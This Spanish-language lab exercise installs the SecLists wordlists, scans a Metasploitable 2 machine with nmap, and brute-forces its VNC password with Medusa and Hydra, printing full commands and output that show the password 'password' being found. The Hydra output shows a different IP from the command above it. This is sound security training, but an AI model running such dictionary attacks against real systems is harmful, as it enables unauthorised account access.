



# CREACIÓN Y USO DE DICCIONARIOS

Jordi Masó Pla

# INDICE

1.	Descarga Diccionario Seclists.....	2
1.1.	Descarga diccionario .....	2
1.2.	Instalación del Diccionario .....	2
2.	Uso del Diccionario.....	2
2.1.	Descubrimiento .....	2
2.2.	Ataque con Medusa .....	3
2.2.1.	Comprobación .....	4
2.3.	Ataque con Hydra .....	5

## 1. Descarga Diccionario SecLists


En este ejercicio realizaremos la descarga e instalación de un diccionario llamado SecLists, este mismo diccionario lo utilizaremos para encontrar el acceso a un servicio de nuestro laboratorio con Metasploitable2

### 1.1. Descarga diccionario

Abrimos el navegador y en la barra de búsqueda ponemos el enlace de Github.com <https://github.com/danielmiessler/SecLists>, bajamos hasta la parte de la pagina que dice instalación y vemos como podemos instalar este diccionario en Kali Linux.

### 1.2. Instalación del Diccionario

Desde una CLI dentro de Kali poniendo el siguiente comando: `apt -y install seclists`.



```
root@kali: ~
File Actions Edit View Help
(root@kali)~
# apt -y install seclists
```

Al presiona intro se empezará a descargar e instalar automáticamente en la ruta predeterminada en Kali que es `/usr/share/wordlists/` en un fichero llamado `seclists`.



```
root@kali: ~
File Actions Edit View Help
(root@kali)~
# apt -y install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
seclists is already the newest version (2023.3-0kali1).
The following packages were automatically installed and are no longer required:
  gcc-12-base libarmadillo11 libavif15 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodecs2-1.1
  libcurl3-nss libgcc-12-dev libgumbo1 libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev
  libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem python3-jdcal python3-pyminifier
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
(root@kali)~
#
```

En mi caso, no ha instalado nada, ya que la tenía instalada anteriormente porque la utilice en la página <https://tryhackme.com>, para hacer retos de CTF. Este diccionario es bastante extenso y tiene listas de usuario, contraseñas y de descubrimiento de ficheros muy extenso y funcional.

## 2. Uso del Diccionario

Vamos a utilizar este diccionario el `seclists` para encontrar la el usuario y la contraseña del servicio VNC de la maquina Metasploitable 2 de nuestro laboratorio.

### 2.1. Descubrimiento

Con la herramienta `nmap` hacemos un descubrimiento para saber en que puerto corre el servicio vnc. Con la instrucción en la línea de comando `nmap -sV 10.0.1.129`, encontramos que el servicio vnc corren en el puerto 5900, con la versión 3.3.

```

root@kali:~# nmap -sV 10.0.1.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-15 01:40 CET
Nmap scan report for 10.0.1.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8080/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds

```

## 2.2. Ataque con Medusa

En esta ocasión realizaremos un ataque con diccionario al servicio vnc de la maquina Metasploitable 2 con la herramienta Medusa y el diccionario seclists.

Desde nuestra CLI escribimos medusa --help para que muestre los parámetros que tenemos que utilizar y como lo podemos utilizar.

```

root@kali:~# medusa --help
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

medusa: invalid option -- '-'
CRITICAL: Unknown error processing command-line options.
ALERT: User logon information must be supplied.

Syntax: Medusa [-h host][-H file] [-u username][-U file] [-p password][-P file] [-C file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
-U [FILE]      : File containing usernames to test
-p [TEXT]      : Password to test
-P [FILE]      : File containing passwords to test
-C [FILE]      : File containing combo entries. See README for more information.
-O [FILE]      : File to append log information to
-e [n/s/ms]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with a
                different parameter each time and they will all be sent to the module (i.e.
                -m Param1 -m Param2, etc.)
-d            : Dump all known modules
-n [NUM]       : Use for non-default TCP port number
-s            : Enable SSL
-g [NUM]       : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]       : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]       : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
-c [NUM]       : Time to wait in usec to verify socket is available (default 500 usec).
-t [NUM]       : Total number of logins to be tested concurrently
-T [NUM]       : Total number of hosts to be tested concurrently
-L            : Parallelize logins using one username per thread. The default is to process
                the entire username before proceeding.
-f            : Stop scanning host after first valid username/password found.
-F            : Stop audit after first valid username/password found on any host.
-b            : Suppress startup banner
-q            : Display module's usage information
-v [NUM]       : Verbose level [0 - 6 (more)]
-w [NUM]       : Error debug level [0 - 10 (more)]

```

Una vez ya sabemos el parámetro a utilizar hace falta los módulos para el ataque al servicio vnc. Con el comando medusa -d nos muestra todos los módulos que soporta medusa.

```

(root@kali)~]
└─$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in ".":
Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules":
+ cvs.mod : Brute force module for CVS sessions : version 2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
+ http.mod : Brute force module for HTTP : version 2.1
+ imap.mod : Brute force module for IMAP sessions : version 2.0
+ mssql.mod : Brute force module for MySQL sessions : version 2.0
+ mysql.mod : Brute force module for MySQL sessions : version 2.0
+ nntp.mod : Brute force module for NNTP sessions : version 2.0
+ pcanwhere.mod : Brute force module for Pcanwhere sessions : version 2.0
+ pop3.mod : Brute force module for POP3 sessions : version 2.0
+ postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
+ raxxc.mod : Brute force module for REXEC sessions : version 2.0
+ rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
+ rsh.mod : Brute force module for RSH sessions : version 2.0
+ smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
+ smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
+ smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
+ snmp.mod : Brute force module for SNMP Community Strings : version 2.1
+ ssh.mod : Brute force module for SSH v2 sessions : version 2.1
+ svn.mod : Brute force module for Subversion sessions : version 2.1
+ telnet.mod : Brute force module for telnet sessions : version 2.0
+ vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
+ vnc.mod : Brute force module for VNC sessions : version 2.1
+ web-form.mod : Brute force module for web forms : version 2.1
+ wrapper.mod : Generic Wrapper Module : version 2.0

```

En este punto ya tenemos toda la información necesaria para poder configurar nuestro ataque al servicio, el comando será el siguiente: `medusa -h 10.0.1.129 -U /usr/share/wordlists/seclists/Username/cirt-default-usernames.txt -P /usr/share/wordlists/seclists/Password/500-worst-password.txt -M vnc -F`

Donde **-h** es la ip a atacar. **-U** es la ruta del diccionario de usuarios. **-P** es la ruta del diccionario de contraseñas. **-M** es el modulo que se va a atacar. **-F** es que cuando encuentre una coincidencia correcta pare el ataque y no termine el diccionario.

```

(root@kali)~]
└─$ medusa -h 10.0.1.129 -U /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt -P /usr/share/wordlists/seclists/Passwords/500-worst-passwords.txt -M vnc -F

```

Lanzamos el ataque y observamos que en muy poco tiempo tiene el resultado. Por lo que puedo observar no hay usuario solo contraseña que "password".

```

(root@kali)~]
└─$ medusa -h 10.0.1.129 -U /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt -P /usr/share/wordlists/seclists/Passwords/500-worst-passwords.txt -M vnc -F
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [vnc] Host: 10.0.1.129 (1 of 1, 0 complete) User: !root (1 of 827, 0 complete) Password: 123456 (1 of 499 complete)
ACCOUNT CHECK: [vnc] Host: 10.0.1.129 (1 of 1, 0 complete) User: !root (1 of 827, 0 complete) Password: password (2 of 499 complete)
ACCOUNT FOUND: [vnc] Host: 10.0.1.129 User: !root Password: password [SUCCESS]

```

### 2.2.1. Comprobación



Realizaremos la comprobación de las credenciales si son correctas, con el comando `xtightvncviewer` de Kali no podemos conectar al servicio vnc.

```


(root@kali)~]
└─$ xtightvncviewer

```

Se abrirá una pequeña ventana donde podremos la dirección ip a conectarnos y luego introducimos la contraseña, de esta forma accedemos al servicio de vnc de Metasploitable 2 con credenciales de root.



Una vez introducido la ip y las credenciales se nos abre una ventana con el servicio vnc de la máquina.



### 2.3. Ataque con Hydra

Vamos a realizar el mismo ataque con la herramienta Hydra. Desde nuestra terminal con el comando `hydra -h` se va a mostrar todos los parámetros necesarios para configurar hydra.

```

root@kali:~# hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN]-L FILE] [-p PASS-P FILE] | [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:
CHARSET] [-c TIME] [-ISOuVd46] [-m MODULE_OPT] [service://server[:PORT][:OPT]]

Options:
-R restore a previous aborted/crashed session
-I ignore an existing restore file (don't wait 10 seconds)
-S perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get help
-y disable use of symbols in brute-force, see above
-r use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ":" to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (S2) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in []) also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O use old SSL v2 and v3
-K do not redo failed attempts (good for -M mass scanning)
-q do not print messages about connection errors
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
  
```

Teniendo claro los parámetros a utilizar vamos a configurar nuestro ataque. En este caso hydra nos dice que no hace falta usuario par el servicio vnc. La línea de comando que escribimos es lo siguiente: `hydra -P /usr/share/wordlists/seclists/Password/Default-Credentials/default-password.txt 10.0.1.129 -s 5900 vnc -f`

Donde **-P** es la ruta del diccionario de contraseñas. **10.0.1.129** es la ip de la víctima. **-s** es el puerto del servicio. **Vnc** es el servicio a atacar. **-f** finalice el ataque cuando tenga una credencial correcta.

```
File Actions Edit View Help
(root@kali)~
# hydra -P /usr/share/wordlists/seclists/Passwords/Default-Credentials/default-passwords.txt 10.0.1.129 -s 5900 vnc -f
```

Una vez configurado el ataque lo lanzamos y esperamos el resultado, en un espacio de tiempo muy corto nos muestra el resultado.

```
(root@kali)~
# hydra -P /usr/share/wordlists/seclists/Passwords/Default-Credentials/default-passwords.txt 10.10.1.129 -f -s 5900 vnc
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-16 00:29:20
[WARNING] you should set the number of parallel task to 4 for vnc services.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1309 login tries (l:1/p:1309), ~82 tries per task
[DATA] attacking vnc://10.10.1.129:5900/
[5900][vnc] host: 10.10.1.129 password: password
[STATUS] attack finished for 10.10.1.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-16 00:29:31

(root@kali)~
```

Las credenciales encontradas con hydra concuerdan con las de medusa y utilizando un diccionario diferente del seclists. En este caso no realizamos la comprobación de las credenciales ya que son las mismas que anteriormente ya comprobadas.